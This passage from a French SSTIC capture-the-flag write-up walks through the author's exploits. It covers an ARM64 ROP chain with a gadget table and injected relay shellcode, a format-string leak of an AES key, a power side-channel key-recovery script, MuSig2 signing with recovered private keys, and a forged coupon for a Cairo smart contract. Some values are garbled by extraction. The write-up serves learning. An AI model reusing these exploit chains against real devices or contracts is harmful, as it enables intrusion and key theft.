Etant donné qu'aucune fonction de l'interface ne permet d'appeler cette commande, il va falloir injecter notre propre code pour effectuer une sorte de relais réseau. Le relais va transmettre à l'équipent physique une commande, puis renvoyer sa réponse au client.

```
.loop:

    /* read client data*/
    ldr w0, [x19]
    mov x1, sp
    mov x2, #0x11c
    mov x8, #63
    svc #0

    /* write unit data */
    ldr w0, [x19, #4]
    mov x1, sp
    mov x2, #0x11c
    mov x8, #64
    svc #0

    /* read unit data*/
    ldr w0, [x19, #4]
    mov x1, sp
    mov x2, #0x11c
    mov x8, #63
    svc #0

    /* write client data*/
    ldr w0, [x19]
    mov x1, sp
    mov x2, #0x11c
    mov x8, #64
    svc #0

    b .loop
```

Pour injecter le code du relais en mémoire j'ajoute un message qui contient la représentation hexadécimale du code assembleur. Il faut ensuite rendre la mémoire exécutable grâce à un appel à la fonction « mprotect » qui requiers 3 arguments.

Il faut trouver donc trouver une liste de gadgets permettant de contrôler des registres x0, x1, x2 et de rediriger le flux d'exécution.

Les gadgets seront ensuite insérés dans une fausse pile d'exécution en prenant soin que l'adresse de retour d'un gadget pointe sur le gadget suivant, et finalement sur notre code injecté.

Addresse	Instructions	Pseudocode	Taille de pile requise
0x0000000000049370	mov sp, x29; ldp x29, x30, [sp], #0x10; ret;	SP = X29 X29 = [SP] X30 = [SP+0x8] RET	0x10
0x00000000000c20a8	ldp x2, x1, [sp, #0x40]; movz w0, #0x4240;	X2 = [SP+0x40] X1 = [SP+0x48]	0x50

	movk w0, #0xf, lsl #16; madd w0, w0, w2, w1; ldp x29, x30, [sp], #0x50; ret;	X0 = ??? X29 = [SP] X30 = [SP+0x8] RET	
0x000000000002c074	ldp x19, x20, [sp, #0x10]; ldp x29, x30, [sp], #0x20; ret;	X19 = [SP+0x10] X20 = [SP+0x18] X29 = [SP] X30 = [SP+0x8] RET	0x20

0x00000000000812e4	mov x0, x20;
	mov x1, x19;
	ldp x19, x20, [sp, #0x10];
	ldp x29, x30, [sp], #0x20;
	ret;
		X0 = X20
		X1 = X19
		X29 = [SP]
		X30 = [SP+0x8]
		RET
			0x20

0x00000000000f0008	mov x16, x19;
	mov x1, x20;
	ldp x19, x20, [sp, #0x10];
	ldp x29, x30, [sp], #0x20;
	br x16;
		X16 = X19
		X1 = X20
		JMP X16
			0x20

0x000000000002b784	ldp x29, x30, [sp], #0x10; ret;	X29 = [SP] X30 = [SP+0x8] RET	0x10

En prenant soin d'enchainer les gadgets dans le bon ordre on parvient à initialiser les registres x0, x1 et x2, appeler la fonction « mprotect », initialiser le registre x19 avec l'adresse du tableau de socket, puis exécuter le code injecté.

On peut alors enfin envoyer la commande « 0x1338 » avec une chaine de format, et bien constater que l'on peut lire des valeurs de la pile. Il suffit alors d'envoyer le format « %11$s » à l'équipement physique, pour recevoir la clé AES et déchiffrer le 5ème flag.


SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}

Etape 2.d


Pour cette étape, un fichier au format H5 est fourni et est censé contenir les observations effectuées pendant une attaque par injection de fautes.

J'utilise la librairie « h5py » pour ouvrir le fichier, et constate que celui-ci contient 25000 courbes. A chaque courbe est associée une valeur de masque.

Pour y voir plus clair j'affiche les 100 premières courbes avec la librairie « mathplotlib ».



On constate que pour une majorité de courbe le niveau tombe à 0 aux alentours de l'offset 350. On peut imaginer qu'il s'agit des cas ou l'injection de fautes n'a pas fonctionner. Dans le reste des cas, les courbes sont quasiment identiques à l'exception de la zone entre les offset 420 et 490.



Les courbes étant parfaitement aligné on distingue nettement 32 piques possédant chacune 9 niveaux.

Comme indiqué dans le fichier « info.eml », la mémoire est masquée par une opération XOR avec un masque, on peut donc supposer que l'on observe un XOR entre le masque et la clé de 32 octets.

Pour obtenir la clé, il faut utiliser une attaque de type canal auxiliaire, et plus particulièrement le fait de pouvoir corréler la consommation électrique d'un circuit à la nature des données traitées. Notamment

le nombre de bit passant de 0 à 1 (aussi appelé distance de Hamming) durant une opération est directement proportionnel à la consommation électrique du calcul. On peut donc utiliser ce principe pour tester différentes hypothèses de valeur de clé pour chaque pique, et ne garder l'hypothèses pour laquelle les distances de Hamming de l'opération XOR est la plus cohérente avec l'ensemble des valeurs observées.

```
# for every byte
for i in range(32):
    # make 256 hypothesis
    keys_hypotesis={}
    for k in range(256):
        if k not in keys_hypotesis:
            keys_hypotesis[k] = [0]*9

        # collect consumption
        for j in range(len(target_curves)):
            mask = target_masks[j][i]
            h = hamming(mask, k)
            c = target_curves[j][1+2*i] # points 421,423,425,....
            # consumption range is [0.12,0.17]
            r = (0.17 - 0.12) / 9
            l = (c-0.12)/r # this is equivalent to H(M,K)
            keys_hypotesis[k][h] += l

        for j in range(9):
            keys_hypotesis[k][j] /= len(target_curves)

        #print(keys_hypotesis[k])

    # get the best hypothesis
    score = 0
    candidate = 0
    for k in range(256):
        variables = [0, 1, 2, 3, 4, 5, 6, 7, 8]
        observation = keys_hypotesis[k]
        m = np.corrcoef([variables, observation])
        if m[0][1] > score:
            score = m[0,1]
            candidate = k
    print(f"Key[{i}] = {candidate} ({score})")
    final += "%02x" % candidate

print(final)
```

On obtient ainsi la 4ème clé privée et le 6ème flag.

SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}

Etape 3

Grâce aux quatre clés privés, je suis enfin en mesure d'effectuer la signature MuSig2 requise pour pouvoir accéder à la partie administrateur de la boutique en ligne.

Le code de l'étape 2.a est cependant incomplet et il faut implémenter la partie en charge de l'agrégation des signatures partiels. En s'aident un peu des implémentations existantes de l'algorithme on parvient à obtenir un code fonctionnel.

```python
# big
privkeys = [0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8,
            0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824,
            0x4c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9,
            0x5464425049164 2f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b]

L = [A_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]

# receive the message to sign
m = b"We hereby authorize an admin session of 5 minutes starting from 2023-04-20 14:15:42.374754+00:00 (nonce: c178e401e1c8be9fc2428dd2e0174069)."
m = sys.argv[1].encode()

Rs = []
rss = []
for my_privkey in privkeys:
    # compute the first round signature
    my_rs, my_Rs = first_sign_round_sign(my_privkey,m,4,get_nonce)
    rss.append(my_rs)
    if len(Rs) == 0:
        Rs = my_Rs
    else:
        Rs = [R + my_R for R, my_R in zip(Rs, my_Rs)]

s = 0
for my_pubkey, my_privkey, my_rs in zip(L, privkeys, rss):
    a = Hash_agg(L,my_pubkey)
    # compute my signature share
    my_R, my_s, my_c = second_sign_round_sign(L, Rs, m, a, my_privkey, my_rs)
    s += my_s % order

print(my_R)
print(hex(s))
```

Grace à la signature, on accède à la page d'achat de la boutique en ligne. La page requiert plusieurs informations relatives à un coupon.

En ce penchant sur le code Python de la boutique en ligne, on comprend que les informations sont validées par la fonction « validate » d'un smartcontract précédemment déployé sur une blockchain privée accessible par l'url https://blockchain.quatre-qu.art/rpc.

```python
def is_valid(ans: int, code: list[int], a: int, b: int) -> bool:
    contract = get_contract()

    try:
        invocation = contract.functions["validate"].invoke_sync(ans, code, a, b, max_fee=int(1e16))
        invocation.wait_for_acceptance_sync()

        return True
    except Exception as e:
        print(e)
        return False
```

En résumé, après avoir parcouru la documentation de la blockchain StarkNet, on comprend qu'elle supporte 3 types d'opérations :

- Les transactions de déclaration qui permettent de déclarer un smartcontract. Un peu comme la déclaration d'une classe en langage objet.
- Les transactions de déploiement, qui permettent d'instancier une classe précédemment déclarer.
- Les transactions d'invocation, qui permettent d'appeler une fonction d'un smartcontract.

Les smartcontracts sont écrit dans un langage de programmation appelé « Cairo » qui est compilé sous forme de bytecode. Le bytecode utilise d'uniquement 3 registres et 3 type instructions :

- Le registre PC, qui indique l'offset de l'instruction courante.
- Le registre FP, qui permet de sauvegarder la base de la pile pendant l'exécution d'une fonction.
- Le registre AP, qui indique le sommet de la pile
- L'instruction CALL, pour invoquer une fonction. L'instruction va alors
- L'instruction RET, pour sortir d'une fonction

- L’instruction ASSERT_EQ, qui effectue un test d’égalité si toutes ses opérandes sont définis, ou effectue une assignation si un opérande est non défini.

Toutes les opérations sont effectuées sur des « felt » ou « field elements » soit des entiers compris dans un corps $\mathbb{Z}/n\mathbb{Z}$, avec n un nombre premier de 128 bits.

Pour explorer la blockchain, j’utilise la bibliothèque « sarknet-py » qui permet d’obtenir la liste des blocks et des transactions effectuées. Je dénombre 27 blocks, les 3 premiers étant des déploiements et déclarations de smartcontract et les 24 autres des invocations de fonctions.

Pour désassembler le bytecode des smartcontract, j’utilise le projet « Thoth ». Ce dernier permet de désassembler et décompiler le bytecode « Cairo ».

```
# Starknet blockchain exploration

## get block details
starknet --feeder_gateway_url https://blockchain.quatre-qu.art/rpc get_block --number 2
## get block state update
starknet --feeder_gateway_url https://blockchain.quatre-qu.art/rpc get_state_update --block_number 2
## get contract class bytecode
starknet --feeder_gateway_url https://blockchain.quatre-qu.art/rpc get_class_by_hash \
         --class_hash 0x1e1a447178291dba24dfe53f03e6beee131b94e16373e824a14597ffc53a981
## read contract storage
starknet --feeder_gateway_url https://blockchain.quatre-qu.art/rpc get_storage_at \
         --key 1217961213749390912347430045896694622051130986551650888538812188143166297945 \
         --contract_address 0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb --block_number 4
```

En explorant le contenu des différents smartcontract. On obtient le bytecode du contrat possédant la fonction « validate » appelé par le code python de la boutique en ligne.

```
// Function 23
@external func __main__.validate{syscall_ptr : felt*, pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}(id : felt, code_len : felt, code : felt*, a : felt, b : felt){
    v271 = v261_syscall_ptr
    v272 = v262_pedersen_ptr
    v273 = v263_range_check_ptr
    assert_only_owner()
    v274 = v260_id
    assert_only_once(v274)
    v275 = v262_id
    v276 = 1    // 0x1
    write(v275, v276)
    let (v277_nonce) = read()
    assert v271 = v278
    assert v272 = v277_nonce
    assert v273 = v274
    v278 = v275
    v279 = v272
    v280 = v265_code_len
    v281 = v266_code
    let (v282_res) = first(v279, v280, v281)
    v283 = v271
    v284 = v282_res
    v285 = v267_a
    v286 = v268_b
    second(v284, v285, v286)
    v287 = v275
    v288 = v272
    v289 = v261_id
    let (v290_result) = hash2(v288, v289)
    v265_code_len = [v283]
    v291 = v265_code_len - 3
    assert v291 == [v283 + 1]
    v292 = v273
    v293 = v289
    v294 = v283 + 2
    v295 = v290_result
    v266 = v265_code
    _validate(v292, v295)
    ret
}
```

La fonction prend en paramètre l’identifiant du coupon « id », un tableau d’entier « code », et deux entier « a » et « b ». Elle effectue les opérations suivantes :

- Elle s’assure que c’est bien le propriétaire du contrat qui invoque la fonction.
- Elle s’assure que le numéro de coupon n’a pas été déjà utilisé précédemment.
- Elle enregistre l’identifiant du coupon dans la mémoire du smartcontract.
- Elle appelle les fonction first, second et j

Fonction « First »

La fonction « first » effectue un hash récursif du tableau d'entier « code » à partir de la valeur d'une variable « nonce ». On peut récupérer la valeur de « nonce » à partir du stockage du smartcontrat avec la clé 0x2b1577440dd7bedf920cb6de2f9fc6bf7ba98c78c85a3fa1f8311aac95e1759.

```
func __main__.nonce.addr{pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}() -> (res : felt){
    v149_return_instruction = v145_res
    v150 = v146_pedersen_ptr
    v151 = 0x2b1577440dd7bedf920cb6de2f9fc6bf7ba98c78c85a3fa1f8311aac95e1759    // 0x2b1577440dd7bedf920cb6de2f9fc6bf7ba98c78c85a3fa1f8
    return(v151)
}
```

Le hash est calculé par la fonction Pedersen, disponible dans la librairie « pycairo ».

Fonction « second »

La fonction « second », effectue une vérification en prenant en compte le résultat de la fonction « first » et les paramètres « a » et « b ». A première vue incompréhensible, le code de la fonction prend sens quand on s'intéresse au mécanisme « range_check_ptr » du langage « Cairo ».

```
func __main__.second{range_check_ptr : felt}(h : felt, a : felt, b : felt){
    v253_range_check_ptr = [v251_result]
    v254_h = [v251_result + 1]
    v257_callers_function_frame = 0x100000000000000000000000000000    // 0x100000000000000000000000000000
    assert v257_callers_function_frame = v258_return_instruction + v253_range_check_ptr
    v258_return_instruction = [v251_result + 2]
    v259 = v253_range_check_ptr * 340282366920938463463374607431768211456
    v252_res = v259 + v254_h
    v260 = v251_result + 3
    ret
```

En effet, pour comparer deux nombre dans le langage « Cairo », il faut utiliser une assertion avec un pointeur de type range_check_ptr, l'assertion sera valide uniquement si l'opérande est compris dans la plage de valeur du corps $\mathbb{Z}/n\mathbb{Z}$, avec n un nombre premier de 128 bits.

Le principe étant relativement contre-intuitif, Il m'a fallu expérimenter le principe en compilant un programme Cairo effectuant des opérations similaires.

```
assert [range_check_ptr] = a;
assert [range_check_ptr+1] = b;
// a + x == 0x100000000000000000000000000000;
// x = 0x100000000000000000000000000000 - a;
assert [range_check_ptr+2] = 0x100000000000000000000000000000 - a;
let d = a * 0x100000000000000000000000000000;
assert h = d + b;
let range_check_ptr  = range_check_ptr + 2;
return ();
```

On comprend alors que la fonction « second » s'assure que les contraintes suivantes soient valides :

- $a * 2^{128} + b = first(nonce, code)$
- $a \geq 0$
- $b \geq 0$
- a < (2**108)
- $a < 2^{108}$
- $b < 2^{128}$

Fonction « j »

La fonction « j » prend en paramètre le hash Pedersen de l'identifiant du coupon et du « nonce », ainsi que le tableau d'entier « code ».

Il effectue ensuite plusieurs écritures sur la pile incluant les paramètres puis utilise l'instruction CALL pour exécuter les valeurs écrites.

Une fois passer la surprise de constater qu'il est possible d'exécuter du code arbitraire dans un smartcontract, on comprend donc que les entiers du tableau « code » ainsi que le hash du coupon vont être interprétés comme du bytecode.

```
func __main__.j{}(id_hash : felt, code : felt*){
    let (v210_ap_val) = get_ap()
    assert v210_ap_val = v210_ap_val + 6
    v211 = [v207_code + 2]
    v212 = 0x480680017fff8000     // 0x480680017fff8000
    v213 = v206_id_hash
    v214 = 0x400680017fff8000     // 0x400680017fff8000
    v215 = [v207_code]
    v216 = 0x48507fff7fff8000     // 0x48507fff7fff8000
    v217 = 0x484480017fff8000     // 0x484480017fff8000
    v218 = 4919     // 0x1337
    v219 = 0x400680017fff8000     // 0x400680017fff8000
    v220 = 4918     // 0x1336
    v221 = 0x484480017fff8000     // 0x484480017fff8000
    v222 = [v207_code + 1]
    v223 = v211 * v213
    call abs [FP]                 // WTFF !!
    ret
}
```

En décomposant les différentes valeurs de la pile, et en désassemblent les valeurs à l'aide du désassembleur du projet « Thoth », on s'aperçoit que les le hash du coupon ainsi que les deux premiers entiers du tableau « code » vont être interprétés en tant qu'opérande constant d'instruction ASSERT_EQ. La troisième valeur du tableau code sera elle par contre interprétée comme la dernière instruction de la séquence, et devra être une instruction RET (0x208b7fff7fff7ffe) pour que le programme fonctionne.

```
// offset -1:      [v207_code + 2]

// offset 0:       ASSERT_EQ           [AP], v206_id_hash
// offset 0:       ADD                 AP, 1

// offset 2:       ASSERT_EQ           [AP], [v207_code]

// offset 4:       ASSERT_EQ           [AP], [AP-1] * [AP-1]  # [v207_code] == v206_id_hash * v206_id_hash
// offset 4:       ADD                 AP, 1

// offset 5:       ASSERT_EQ           [AP], [AP-1] * 0x1337 # [AP] == [v207_code] * 0x1337
// offset 5:       ADD                 AP, 1

// offset 7:       ASSERT_EQ           [AP], 4918          # [AP] == 0x1336

// offset 9:       ASSERT_EQ           [AP], [AP-1] * [v207_code+1]
// offset 9:       ADD                 AP, 1

// offset 11:      ???? == [v207_code+2] * v206_id_hash  // We want a RET (2345108766317314046) here
```

Une fois la pile désassemblé on comprend que la fonction s'assure que les contraintes suivantes soient valides :

- code[0] * code[0] * 0x1337 == 0x1336
- code[1] * 0x1336 == Pedersen(nonce, id)
- code[2] == 0x208b7fff7fff7ffe

Maintenant que toute les contraintes sont connues, il ne reste plus qu'à écrire un script qui trouve les paramètres « code », « a » et « b » à partir d'un identifiant de coupon. Etant donné qu'il n'est pas garanti qu'un identifiant possède une solution, j'ai effectué une boucle qui incrémente la valeur de deux octets additionnels tant qu'une solution n'est pas trouvée.

```
> python solve.py
identifiant:web3 sucks
coupon: 7765623320737563eb8e
code: 4cd3b1ea79fd13b89e8a9d9fddb06793bf47d2ee124ecbe7dca4697705f9de5,281a97ba45c3bdcfa74b89b4de
a: ffd1e9fef7ab77695364bebae77
b: fd17f6a11d34794b8f9cdcc2edea984
```

Une fois le coupon validé, la transaction devient visible dans la blockchain et l'on accède à une page qui nous indique le 6ème flag.

Etape finale

Pour pouvoir obtenir l'adresse e-mail qui permet de finir le challenge, une dernière étape est nécessaire. Il est demandé de résoudre un « captcha » qui se présente sous la forme d'une archive au format TAR compressé.

Une fois décompresser on obtient une liste d'images au format PNG, on note au passage l'horodatage indiquant le 1er Janvier 1970 .

Les images sont découpées à la manière d'un puzzle, les nerfs étant usés après les étapes précédentes, aucune solution automatisée ne sera envisagée pour le résoudre.

Conclusion

Un grand merci à l'organisation du SSTIC et au concepteurs du challenge pour la qualité et l'originalité de l'épreuve.

J'ai énormément appris pendant la résolution de ce challenge et je n'espère ne pas reproduire les mêmes erreurs pour les futures éditions.